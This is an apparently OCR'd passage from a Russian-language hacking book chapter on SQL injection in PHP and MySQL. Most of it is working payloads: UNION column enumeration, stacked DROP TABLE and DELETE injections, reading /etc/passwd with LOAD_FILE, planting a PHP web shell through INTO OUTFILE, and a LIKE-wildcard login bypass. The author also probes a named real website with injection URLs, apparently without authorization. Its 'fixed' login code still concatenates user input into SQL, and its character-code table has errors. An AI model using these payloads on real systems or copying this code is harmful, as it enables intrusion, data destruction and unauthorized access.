


Рис. 5.4. Результат передачи в качестве параметра одинарной кавычки



Firstname	Lastname	Phone
'root'@'localhost'	SELECT	1
'root'@'localhost'	INSERT	1
'root'@'localhost'	UPDATE	1
'root'@'localhost'	DELETE	1
'root'@'localhost'	CREATE	1
'root'@'localhost'	DROP	1
'root'@'localhost'	RELOAD	1
'root'@'localhost'	SHUTDOWN	1
'root'@'localhost'	PROCESS	1
'root'@'localhost'	FILE	1
'root'@'localhost'	REFERENCES	1
'root'@'localhost'	INDEX	1
'root'@'localhost'	ALTER	1

Рис. 5.5. Информация о привилегиях

Это приведет к тому, что мы увидим информацию из системной таблицы о привилегиях (рис 5.5).

Если вы до сих пор не знали о проблеме SQL-инъекции, то, надеюсь, этим примером я смог вас заинтересовать. Теперь давайте разберемся с проблемой подробнее.

5.2.1. Сбор информации

Прежде чем продолжить атаку, хакеру необходимо собрать как можно больше информации о системе, в которую он попал. Желательно получить следующую информацию:

1. Количество колонок, выбираемых запросом, в который мы внедряемся. Как разработчик сценария и таблицы я знал, что в ней 6 колонок и все они выбираются, так что мне не составляло труда эксплуатировать это.
2. Какие именно поля отображаются. Тут я тоже знал, что отображаются второе, третье и четвертое поле из выполняемого запроса.

Имея эту информацию, можно его попробовать проникнуть дальше и выяснить имена пользователей в базе данных и пароли.

В этом разделе мы поговорим о том, каким образом можно получить максимально возможную информацию.

Итак, как можно посчитать количество полей? Самый простой способ — объединение `union` с другим SQL-запросом. Когда два SQL-запроса объединяются через `union`, то они будут выполнены, только если оба возвращают одинаковое количество полей и типы соответствующих полей имеют совместимый тип.

А с каким SQL-запросом нам произвести объединение? Что он должен возвращать и откуда брать данные? Да ниоткуда и ничего. Он просто должен возвращать нулевое значение. Нулевые значения позволят нам забыть о типах полей. Например, следующий SQL-запрос вполне корректен и возвращает одно пустое значение (`NULL`):

```
SELECT null
```

Можно возвращать какую-то строку:

```
SELECT '1'
```

Что выбрать? Зависит от ситуации. В нашем случае нужно второе. Дело в том, что мы внедряемся в запрос между двумя кавычками:

```
SELECT * FROM phone WHERE firstname=''
```

Мы должны передать хотя бы одинарную кавычку и после этого запрос. Если мы передадим:

```
' union select null
```

то получится:

```
SELECT * FROM phone WHERE firstname='' union select null'
```

Но проблема в том, что в конце осталась одна кавычка, которая открыта, но не закрыта. Чтобы от нее избавиться, можно использовать второй подход с выбором строки, то есть передать:

```
' union select '1
```

что приведет к этому запросу:

```
SELECT * FROM phone WHERE firstname='' union select '1'
```

В результате сервер отобразит ошибку:

```
The used SELECT statements have a different number of columns
```

что означает — в данном SELECT-запросе используется некорректное число колонок. Это не дословный перевод, но смысл верный.

Значит нам нужно добавить еще колонку

```
' union select '1', '1
```

Потом еще:

```
' union select '1', '1', '1
```

И таким образом продолжать добавлять, пока запрос не выполнится. Так как запрос в коде возвращает 6 колонок, то мы добьемся результата, добавив 6 колонок:

```
' union select '1', '1', '1', '1','1','1
```

Сообщение об ошибке упростило поиск, но в реальной жизни на большинстве сайтов сообщения об ошибках отключены, и в этом случае можно увидеть два варианта поведения сайта — при ошибке он будет отображать ошибку типа 404 или просто пустую страницу. В любом случае — это признак того, что мы предоставили некорректное количество колонок и нужно увеличивать, пока страница не отобразится с какими-то данными.

> ***Примечание***
>
> В SQL-запросе можно вместо пробела указывать знак плюса, например:
> `union+SELECT+null,+null`.
> Иногда такая запись запроса более удобна, особенно если пробелы отфильтровываются сценарием.

В некоторых случаях подбор могут упростить символы комментариев — двойное тире или /* на конце. Например, можно попробовать передать:

```
' union select '1' /*
```

Это работает не всегда — зависит от кода и базы данных, которые использовались на сервере. Но попробовать использовать символы комментария все же можно, и если они работают, то это упростит жизнь.

А что означает `/*` на конце? Эти два символа указывают СУБД, что весь последующий текст в SQL-запросе — это комментарий и его выполнять не нужно. Если не указать этого, то СУБД вернет ошибку в любом случае. Почему?

Если после внедрения нашего объединенного SQL-запроса не поставить комментарий в конце, он примет следующий вид:

```
SELECT *
FROM smf_polls
WHERE posterName=''
union
SELECT null '
```

Обратите внимание на одинарную кавычку в конце. Она лишняя, и из-за нее СУБД не сможет выполнить SQL-запрос. Благодаря комментарию мы можем отбросить эту точку:

```
SELECT *
FROM smf_polls
WHERE posterName='' union SELECT null /* '
Запрос может быть и более сложным:
SELECT *
FROM smf_polls
WHERE posterName='$username'
  and field2='$param'
ORDER BY posterName
LIMIT 0, 25
```

Тут уже после переменной `$username` еще очень много операторов, и они также представляют для нас проблему. Символ комментария позволяет отбросить эту часть SQL-запроса.

Все примеры, которые мы рассматривали ранее, подразумевают, что переменная, в которую мы включили SQL-запрос, является строковой. В запросах переменную такого типа необходимо заключать в одинарные кавычки. Если переменная должна быть числовой, то ее заключение в одинарные кавычки не является обязательным. Например:

```
SELECT *
FROM poll
WHERE pollid = $pollid
```

В данном случае переменная `$pollid` не заключается в кавычки, а значит, кавычку не нужно передавать в качестве параметра. Достаточно просто передать вставку SQL-запроса.

Помимо стандартных SQL-запросов `SELECT` каждая СУБД поддерживает свои расширения, с помощью которых можно получить подробную информацию об объектах базы данных. Позже мы обсудим нюансы сбора информации в Microsoft SQL Server, а в этой главе мы говорим о связке PHP + MySQL, и значит, рассматриваем именно MySQL.

Начнем с оператора `SHOW`. Он имеет несколько вариантов, и первый из них, который мы рассмотрим, будет отображать доступные базы данных. Для этого необходимо

выполнить оператор `SHOW DATABASES`. В результате на экране будут отображены имеющиеся базы данных:

```
+--------------------+
| Database           |
+--------------------+
| information_schema |
| League             |
| cyd_en             |
| enthunder          |
| sys                |
| testdb             |
+--------------------+
```

На моем сервере несколько баз данных. Первая из них является системной. В ней хранятся системные таблицы, которые могут сообщить хакеру достаточно ценную информацию о базе данных и ее содержимом.

Для просмотра таблиц в текущей базе данных необходимо выполнить оператор `SHOW TABLES`. Если выполнить эту команду в базе данных `mysql`, то вы увидите примерно следующий результат:

```
+------------------+
| Tables_in_mysql  |
+------------------+
| columns_priv     |
| db               |
| func             |
| hosts            |
| tables_priv      |
| user             |
|                  |
+------------------+
```

Я показал не все таблицы, а только несколько для примера, и самая интересная из них — это `user`. Если у вас есть под рукой СУБД MySQL, то выполните SQL-запрос:

```
SELECT *
FROM mysql.user
```

Данный SQL-запрос выбирает все записи из таблицы `user` базы данных `mysql`. В этой таблице хранятся имена пользователей, их зашифрованные пароли, а также права доступа для каждого пользователя. Если у вас такой базы данных нет, то ничего страшного, мы рассмотрим основные поля этой таблицы:

- `Host` — имя хоста;
- `User` — имя пользователя;
- `Password` — зашифрованный пароль пользователя;
- `Select_priv` — если в этой колонке `Y`, то пользователю разрешено выполнять оператор `SELECT`;

- `Insert_priv` — если в этой колонке `Y`, то пользователю разрешено вставлять новые записи, то есть выполнять оператор `INSERT`;
- `Update_priv` — если в этой колонке `Y`, то пользователю разрешено обновлять данные, то есть выполнять оператор `UPDATE`;
- `Delete_priv` — если в этой колонке `Y`, то пользователю разрешено удалять данные, то есть выполнять оператор `DELETE`;
- `Create_priv` — если в этой колонке `Y`, то пользователю разрешено создавать новые таблицы или базу данных, то есть выполнять оператор `CREATE TABLE`;
- `Drop_priv` — если в этой колонке `Y`, то пользователю разрешено удалять таблицы или базу данных, то есть выполнять оператор `DROP TABLE`;
- `Grant_priv` — если в этой колонке `Y`, то пользователю разрешено управлять правами доступа, то есть выполнять операторы `GRANT` и `DENY`;
- `File_priv` — если в этой колонке `Y`, то пользователю разрешено получать доступ к файловой системе с помощью операторов `SELECT INTO OUTFILE` и `LOAD DATA INFILE`;
- `Index_priv` — если в этой колонке `Y`, то пользователю разрешено управлять индексами: создавать и удалять;
- `Shutdown_priv` — если в этой колонке `Y`, то пользователю разрешено останавливать работу сервера;
- `Process_priv` — если в этой колонке `Y`, то пользователю разрешено управлять процессами сервера;
- `Alter_priv` — если в этой колонке `Y`, то пользователю разрешено изменять структуру таблицы, то есть выполнять оператор `ALTER`.

Если вы хотите просмотреть права доступа пользователя root, то выполните следующий SQL-запрос:

```
SELECT *
FROM mysql.user
WHERE User='root'
```

По выведенной таблице хакер может узнать не только текущие права доступа всех пользователей, но и добавить нового пользователя или изменить чьи-то права, если у него будут соответствующие права доступа.

Следующий SQL-запрос добавляет нового пользователя, которому доступны все привилегии:

```
INSERT INTO user
VALUES ('%', 'hacker', password('mypass'), 'Y', 'Y',
        'Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y')
```

Если добавление новых записей недоступно, зато доступно обновление, то хакер может изменить существующую учетную запись, изменить ее пароль или права:

```
UPDATE user
SET Drop_priv='Y'
WHERE user='hacker'
```

Чаще всего добавление все же доступно, тут не должно возникнуть проблем.

Следующая таблица, которая позволяет управлять правами, — это `db`. Если в таблице `user` содержатся права доступа ко всем базам данных, то в `db` — только к определенной. Для чтения данных из таблицы выполняем SQL-запрос:

```
SELECT *
FROM mysql.user
```

В этой таблице можно найти следующие поля:

- `Host` — имя хоста;
- `db` — база данных;
- `User` — имя пользователя;
- `Select_priv` — если в этой колонке `Y`, то пользователю разрешено выполнять оператор `SELECT`;
- `Insert_priv` — если в этой колонке `Y`, то пользователю разрешено вставлять новые записи, то есть выполнять оператор `INSERT`;
- `Update_priv` — если в этой колонке `Y`, то пользователю разрешено обновлять данные, то есть выполнять оператор `UPDATE`;
- `Delete_priv` — если в этой колонке `Y`, то пользователю разрешено удалять данные, то есть выполнять оператор `DELETE`;
- `Create_priv` — если в этой колонке `Y`, то пользователю разрешено создавать новые таблицы или базу данных, то есть выполнять оператор `CREATE TABLE`;
- `Drop_priv` — если в этой колонке `Y`, то пользователю разрешено удалять таблицы или базу данных, то есть выполнять оператор `DROP TABLE`;
- `Grant_priv` — если в этой колонке `Y`, то пользователю разрешено управлять правами доступа, то есть выполнять операторы `GRANT` и `DENY`;
- `Alter_priv` — если в этой колонке `Y`, то пользователю разрешено изменять структуру таблицы, то есть выполнять оператор `ALTER`.

Как видите, здесь хранятся права, которые относятся только к данным. Права управления сервером доступны лишь в таблице `user`.

Права доступа могут быть назначены и на определенную таблицу. Эти права можно найти в системной таблице `mysql.table_priv`. Возможны права даже на определенные колонки, и эти права доступа есть в `mysql.column_priv`.

Это основные данные, которые могут понадобиться хакеру. Чтение привилегий позволяет точно узнать, что доступно и с помощью каких SQL-запросов можно осу-

ществить взлом, а изменение этих таблиц может позволить хакеру наделить себя необходимыми правами.

Есть еще три очень интересные функции:

- `DATABASE()` — возвращает имя базы данных;
- `USER()` — возвращает имя текущего пользователя;
- `VERSION()` — возвращает версию базы данных.

Попробуйте выполнить следующий SQL-запрос:

```
SELECT DATABASE(), USER(), VERSION()
```

Вы увидите примерно такой результат:

```
+------------+----------------+-----------+
| DATABASE() | USER()         | VERSION() |
+------------+----------------+-----------+
| mysql      | root@localhost | 5.7.17    |
+------------+----------------+-----------+
1 row in set (0.00 sec)
```

5.2.2. Использование уязвимости

В зависимости от того, сколько информации вы получили, можно воспользоваться найденной уязвимостью. Давайте рассмотрим классические варианты, которые встречаются достаточно часто.

Самое страшное, что может сделать хакер, — уничтожить данные. Дело в том, что база данных способна работать под учетной записью, которая может позволять выполнять команды модификации данных. Если СУБД будет позволять еще и выполнять несколько команд в SQL-запросе, то это может оказаться плачевным. В большинстве баз данных запросы должны разделяться точкой с запятой. В этом случае хакеру достаточно передать через уязвимый параметр следующую команду:

```
'; DROP TABLE Имя таблицы; /*
```

Если комментарии недоступны, то можно попробовать выполнить:

```
' ; DROP TABLE City ;
```

Все, что после последней точки с запятой может быть проигнорировано базой данных, по крайней мере MySQL игнорирует.

Эта команда удаляет указанную таблицу. Таким образом, можно распрощаться с таблицей и всеми ее данными. Хакеру только нужно знать имя таблицы, которую он хочет удалить, и иметь соответствующие права.

Хорошие администраторы запрещают выполнение команды удаления баз данных и таблиц. Но запретить вставку, обновление и удаление данных из таблиц очень часто невозможно.

```
'; DELETE FROM Имя таблицы; /*
```

Если комментарии приводят к тому, что запрос перестает выполняться, то можно попробовать использовать что-то типа:

```
' ; delete from City where 1='1
```

Для выполнения этого запроса опять же необходимо знать имя таблицы и иметь права на выполнение запроса `DELETE`. Если `DROP TABLE` достаточно просто запретить, то команда `DELETE` очень часто необходима сценариям. Дело в том, что код сайта, с которым работаем мы, и код сайта, который использует в своей работе администратор, — чаще всего работает от одной и той же учетной записи. И если простым пользователям обычно не нужна опция удаления, то администраторам она очень часто необходима.

Зная поля таблицы, вы можете выполнять команды `UPDATE` для изменения данных или `INSERT` для добавления новых записей. Команда изменения данных так же опасна, как и удаление. Например, хакер может внедрить следующий SQL-запрос:

```
UPDATE user
SET password = ''
```

Благодаря этому SQL-запросу все пароли в таблице пользователей (если такая существует) станут пустыми, а это может привести к тому, что хакер сможет зайти на сайт без пароля под любой учетной записью.

Выполнение команд обновления и вставки наиболее опасно в таблицах, в которых хранится информация о пользователях. Хакер может добавить свою учетную запись администратора или обнулить существующий пароль, или установить свой, после чего сможет получить права администратора. Но это сразу выдаст злоумышленника, поэтому лучшим вариантом будет добавить новую запись с нужными правами или установить признак суперпользователя для своей учетной записи.

5.2.3. Доступ к файловой системе

С помощью SQL-запросов можно получить даже доступ к файловой системе. Для этого в MySQL есть два оператора: `LOAD_FILE` и `into outfile`. С помощью первого можно прочитать файл, например:

```
hacker' union select null,LOAD_FILE('/etc/passwd'),
null,null,null,null,null,null,null/*
```

В результате будет выполнен следующий SQL-запрос:

```
SELECT *
FROM smf_polls
WHERE posterName=' hacker' union select
null,LOAD_FILE('/etc/passwd'),
null,null,null,null,null,null,null/*'
```

В данном случае результат нормального SQL-запроса `SELECT` объединяется с SQL-запросом, который во втором параметре (там, где должен быть вопрос голосования) загружает файл /etc/passwd.

Запись в файл происходит следующим образом:

```
hacker' union select null,null,null,null,null,null,null,null,null
from sfm_polls into outfile index.php/*
```

Таким образом, результат SQL-запроса будет записан в файл index.php. Чаще всего у учетной записи, под которой вы работаете, достаточно прав, чтобы перезаписать этот файл, а значит, вы сможете произвести дефейс (deface) — перезаписав файл index.php, изменить его содержимое.

Если прав на создание файла недостаточно, то можно использовать имеющийся файл и записать в него необходимый код, с помощью которого можно будет получить Shell (командную строку для выполнения команд). Например:

```
hacker' union select null,'<?print(system($cmd))?>',
null,null,null,null,null,null,null
from sfm_polls into outfile cmd.php/*
```

В данном случае в файл cmd.php будет записан результат выполнения запроса и PHP-оператор `<?print(system($cmd))?>`.

Теперь можно вызывать этот сценарий и в параметре `$cmd` передавать команды, которые будут выполняться, например: **http://localhost/cmd.php?cmd=ls –al**. В итоге web-сервер выполнит команду `ls -al` и отобразит результат ее выполнения.

5.2.4. Поиск уязвимости

Итак, как вы можете искать уязвимости на web-сайте? Самый рабочий способ — во всех параметрах, которые вы видите в строке URL, в полях ввода и в файле cookies, попытаться указать символ одинарной кавычки. Например, если URL выглядит следующим образом: **http://localhost/index.php?id=1&s=test**, то можно попытаться указать: **http://localhost/index.php?id=1'&s=test'**.

Если сценарий вернет ошибку, то это уже говорит о возможности реализовать атаку SQL-инъекции. Как мы уже знаем, по ошибке можно определить достаточно много полезной информации, в том числе и выполняемый сценарием запрос, имя таблицы и ее поля.

На профессиональных web-сайтах, которые обслуживают опытные администраторы и программисты, вы не увидите ошибок на странице. Все прекрасно понимают, что такие ошибки дают хакеру слишком много информации, поэтому, получая некорректные параметры, сценарий просто может прерывать свою работу, отображая пустую web-страницу или web-страницу, на которой находится только шапка web-сайта. Если вы увидели пустую web-страницу, то это абсолютно ни о чем не говорит. Возможно, там есть ошибка, а может быть, ее там и нет.

Чтобы убедиться в наличии возможности реализации ошибки, в качестве контрольного выстрела можно попытаться выполнить следующие два запроса: **http://localhost/index.php?id=1' and 1=1&s=test' and 1=1** и **http://localhost/index.php?id=1 and 1=1&s=test' and 1=1**.

В обоих случаях помимо кавычки мы передаем условие "`and 1=1`", которое возвращает положительный результат, а значит, SQL-запрос с нашей инъекцией должен положительно выполниться. Если после этого web-страница отобразится корректно, то это уже говорит о возможности удачной атаки и о правильном направлении. Если web-страница отобразится пустой, то ошибки, скорее всего, нет.

Обратите внимание, что в первом случае в параметре `id` мы передаем кавычку, а во втором — нет. Дело в том, что этот параметр явно числовой, а значит, в запросе он может быть окружен одинарной кавычкой, а может и нет. Необходимо проверить оба варианта.

Не зная ошибку и исходные коды, исследовать SQL-инъекцию может быть тяжело, потому что страница может не отобразиться просто потому, что тип какой-то колонки не совпадает или вы передали такое значение, которое потом привело в коде к ошибке. То есть инъекция прошла успешно, но приложение сгенерировало ошибку уже после выполнения запроса.

И хотя подобные случаи очень сложно анализировать без исходных кодов и без ошибок, не стоит думать, что если вы используете свой собственный закрытый код и не показываете ошибки, то сайт будет в безопасности. Да, это немного усложнит работу, но с помощью автоматизации хакер может написать скрипты, которые проверят большое количество различных вариантов. Существуют различные программы, которые уже ищут ошибки, и мы рассматривали некоторые в *главе 2*.

5.2.5. Процент опасности

Во всех СУБД, которые я видел, если строковое поле сравнивается с переменной не с помощью знака равенства, а посредством `LIKE`, то символы процента и подчеркивания принимают особый смысл. Чтобы понять его, давайте посмотрим на следующий SQL-запрос:

```
SELECT * FROM smf_polls WHERE posterName LIKE '$username'
```

Символ подчеркивания означает любой одиночный символ. Например, вы не знаете, как правильно написано имя Михаил на английском — Michael или Mikhail. В обоих случаях семь букв и имя начинается с букв Mi, а заканчивается на букву l. В этом случае символы, которые вы знаете точно, можно написать в тех позициях, которые есть, а неизвестные символы можно заменить подчеркиванием:

```
M i _ _ _ _ l
```

Пробелы в данном случае введены только для того, чтобы вы видели границы символов. В реальных условиях это не нужно. Если передать в качестве параметра эту строку, то в результате база данных вернет нам записи, в которых есть как Mikhail, так и Michael.

Символ процента заменяет последовательность из любых символов. Это значит, что проблему имени Михаил можно решить следующим образом:

```
M i % l
```

Результат будет тем же самым, и база данных вернет нам записи, в которых есть как Mikhail, так и Michael. Если в качестве параметра просто передать символ процента, то в результате мы получим абсолютно все записи таблицы.

Как эти символы могут использовать хакеры? Допустим, что у вас есть таблица `users`, в которой хранятся имена учетных записей всех пользователей web-сайта. Для входа на web-сайт пользователь вводит имя пользователя и пароль, а ваш сценарий должен проверить, есть ли такой пользователь в таблице. Вероятная проверка может выглядеть следующим образом:

```
$sql = "SELECT * FROM user WHERE username like '". $_POST['username'] .
     "' AND password like '". $_POST['password'] . "'";
 $query = $connection->prepare($sql);

 $query->execute();

 if ($query->rowCount() > 0) {
     echo "<h2>Welcome</h2>";
 } else {
    echo "<h2>Try again</h2>";
 }
```

В этом коде снова есть SQL-инъекция, но именно сейчас не об этом.

В данном случае подразумевается, что в переменной `$_POST['username']` находится имя проверяемого пользователя, а в переменной `$_POST['password']` — пароль. Если SQL-запрос возвращает хотя бы одну строку, то авторизацию считаем пройденной удачно, ведь раз такой пользователь есть в таблице, значит, все в порядке.

А если в качестве имени и пароля указать процент? В этом случае запрос вернет все записи, и сценарий посчитает нашу авторизацию корректной, хотя на самом деле она такой не является.

Чтобы авторизоваться под чужим именем, достаточно указать его имя пользователя (на web-сайтах и форумах имена зарегистрированных пользователей чаще всего не являются секретом), а в качестве пароля — процент. В результате запрос найдет нужную запись и разрешит нам вход. Хакеру достаточно только узнать имя администратора (чаще всего это admin или administrator), войти под его именем, и можно делать на web-сайте все, что душе угодно и от чужого имени.

Если символ процента запрещен, а подчеркивания — нет, то наша задача усложняется, но не сильно. Мы должны только подобрать длину пароля и указать соответствующее количество подчеркиваний. Подбор не отнимет очень много времени, нужно только указать сначала один символ подчеркивания, затем два, три и т. д., пока вход не завершится удачей. Количество проверок будет равно количеству символов в пароле. Чаще всего это количество не более 10 символов.

Дабы не столкнуться с такой проблемой, лучше вообще не использовать LIKE, но если по какой-то магической причине это необходимо, то после получения записей необходимо произвести еще одну проверку, как показано в листинге 5.2.

Листинг 5.2. Проверка корректности имени пользователя

```
$line = $query->fetch(PDO::FETCH_ASSOC);
if ($query->rowCount() > 0 &&
   $line[username] == $_POST['username'] &&
    $line[password] == $_POST['password']) {
  echo "<h2>Welcome</h2>";
} else {
  echo "<h2>Try again</h2>";
}
```

В рассматриваемом случае после получения данных мы читаем строку из результирующего набора и проверяем, чтобы имя пользователя и пароль из этой строки были равны имени пользователя и паролю, переданным пользователем. Эта проверка происходит средствами PHP, и тут уже символы подчеркивания и процента не имеют никаких специальных значений, а значит, шутка хакера не пройдет.

Но даже в этом случае лучше все же не использовать `LIKE` в запросах, а заменить его на знак равенства, как показано в листинге 5.3.

Листинг 5.3. Используем знак равенства

```
$sql = "SELECT * FROM user WHERE username = '".
    $_POST['username'] . "' AND password = '".
    $_POST['password'] . "'";

$query = $connection->prepare($sql);

$query->execute();
$line = $query->fetch(PDO::FETCH_ASSOC);

if ($line[username] == $_POST['username'] &&
    $line[password] == $_POST['password']) {
  echo "<h2>Welcome</h2>";
} else {
  echo "<h2>Try again</h2>";
}
```

5.2.6. Возможные проблемы

Связанный запрос выводит результат обращения к двум и более связанным таблицам. Если связь наводится после переменной, в которую мы внедряем код, то ее необходимо восстановить, прежде чем ставить комментарий.

Например, сценарий выполняет следующий SQL-запрос:

```
SELECT *
FROM table1 t1, table2 t2
WHERE posterName='$username'
      AND t1.keyfield = t2.keyfield
```

Если в переменной `$username` будут просто одинарные кавычки и открытие комментария, то результат окажется нежелательным. Необходимо в переменной передавать и связь, например:

```
' AND t1.keyfield = t2.keyfield and ... /*
```

Если какая-то команда не выполняется, то это плюс администратору, который заблокировал доступ, или просто у вас нет прав на выполнение данной команды.

Чуть проще ситуация в тех случаях, когда используется связь таблиц через join:

```
SELECT *
FROM table1 t1 inner join table2 t2 on t1.keyfield = t2.keyfield
WHERE posterName='$username'
```

Здесь мы внедряемся в SQL-запрос уже после того, как наведена любая связь.

Еще одна преграда, которую устанавливают администраторы и программисты перед хакерами: экранирование одинарных кавычек или их запрет. Раньше в PHP был параметр `magic_quotes_gpc`. Если этот параметр включен, то перед опасными символами, такими как одинарная кавычка, устанавливается слеш. С одной стороны, это хорошо, потому что если хакер в качестве параметра передаст кавычку, то она не будет иметь специализированного значения. То же самое программисты могут сделать на сервере и другими инструментами, просто заменяя одинарную кавычку на \' простой заменой.

Недостаток этого подхода в том, что он расслабляет администратора, который надеется, что хакер не сможет использовать SQL-инъекцию, но это не так. Данную защиту очень легко обойти практически в любой СУБД. Для начала посмотрим, как это можно сделать в MySQL. Допустим, вы хотите внедрить следующий SQL-запрос:

```
INSERT INTO table VALUES (1, 'admin')
```

Так как одинарная кавычка невозможна, этот запрос не может быть выполнен. Как же тогда передать текст, если нельзя использовать кавычку? Да очень просто — передать строку в виде кодов:

```
INSERT INTO table VALUES (1, char(97, 100, 109, 106, 110))
```

Теперь в SQL-запросе нет кавычки, и СУБД его выполнит даже при включенном параметре `magic_quotes_gpc` или ручном экранировании.

Чтобы вам было удобнее, в табл. 4.1 приведены коды всех английских букв.

Таблица 4.1. *Таблица кодов английских букв*

a	97	b	98	c	99
d	100	e	101	f	102
g	103	h	104	i	105
j	106	k	107	l	108
m	109	n	110	o	111
p	112	q	113	r	114
s	115	t	116	u	117
y	118	w	119	x	120
w	121	z	122		

Помимо букв вам могут понадобиться еще и некоторые другие символы. Например, символ слеша имеет код 47.

5.2.7. От теории к практике

Никакая теория не заменит практику. Нет, мы не будем заниматься взломом, потому что это нарушение закона. Мы просто проведем поиск уязвимых к SQL-инъекции web-сайтов, построенных на связке "PHP + MySQL", и посмотрим, какие возможности предоставляет злоумышленнику данная уязвимость.

Для начала нам понадобится web-сайт с приличной посещаемостью. В Google я запустил поиск по словам Sport, USA, php (это случайные слова, которые пришли мне в голову) и начал просматривать результат, выбирая нужное. Первый web-сайт, который меня заинтересовал, ничего особого не содержал. Может, в нем и были ошибки, но поверхностный осмотр ничего особого не показал: все параметры, которые я увидел, фильтровались на опасные символы.

Вторым мне на глаза попался web-сайт **www.usacycling.org**, посвященный велосипедному спорту. Две минуты мне понадобилось на то, чтобы найти первую уязвимость. Все это время я подставлял в параметры одинарную кавычку и ждал сообщения об ошибке. И вот она появилась в сценарии news/user/story.php в параметре `id`. Как же любят администраторы называть ключевое поле в таблицах или переменные для поиска по этому полю именем `id`.

Уязвимый сценарий найден, и для подтверждения этого добавляю в параметр `id` условие `"' and 1=1"` и `"and 1=1"`. Это значит, что нужно в адресной строке ввести следующие URL: **http://www.usacycling.org/news/user/story.php?id=1053'%20and%201=1** и **http://www.usacycling.org/news/user/story.php?id=1053'%20and%201=1**.

Первый SQL-запрос не выполнился, а второй отработал корректно. Значит, параметр `id` при подстановке в запрос не заключается в одинарные кавычки. Чуть позже я узнал, что включена магическая кавычка, и то, что параметр `id` не заключается в

одинарные кавычки, — самая большая ошибка администратора. Если бы он выполнил это простое действие, то я не смог бы встроить код, потому что мне нужно было бы закрыть кавычку (выполнить запрос `' and 1=1`), а так как одинарная кавычка запрещена, то SQL-инъекция не прошла бы.

Итак, начинаю перебирать количество полей, встраивая объединение запросом `SELECT`, и последовательно увеличиваю количество NULL-полей:
www.usacycling.org/news/user/story.php?id=1053%20union%20select%20null,
www.usacycling.org/news/user/story.php?id=1053%20union%20select%20null,null
и т. д. Если количество полей не совпадет с имеющимся в таблице, то web-сервер должен вернуть ошибку, как показано на рис. 5.6.




Рис. 5.6. При неверном количестве полей мы видим ошибку MySQL

Перебор долго не продолжался, потому что SQL-запрос в сценарии получал из базы данных 4 поля, а значит, мне нужно было встроить объединение с четырьмя нулевыми полями:

```
UNION SELECT null,null,null,null
```

Теперь рассмотрим web-страницу, которая отобразилась после SQL-инъекции. Ничего особенного в ней нет. Видимо, сценарий читает только одну запись из результата, полученного из базы данных. Чтобы убедиться в этом, я встроил следующий SQL-запрос:

```
UNION SELECT 1111,2222,3333,4444
```

SQL-запрос, выполняющий сценарий к базе данных, возвращает одну статью, которая и отображается. Мой дополнительный SQL-запрос добавляет к результату еще одну строку, которую сценарий просто игнорирует. Как же мне увидеть нужный результат? Нужно, чтобы первый SQL-запрос, прописанный в сценарии, ничего не вернул. Для этого достаточно через параметр `id` передать номер несуществующей статьи, например 99991053. Это число очень большое, и я уверен, что статьи с таким номером не будет. Теперь первый SQL-запрос ничего не вернет, и сценарий выведет нужный

мне результат (рис. 5.7). Прямоугольниками я выделил области, куда попали числа из моего SQL-запроса.

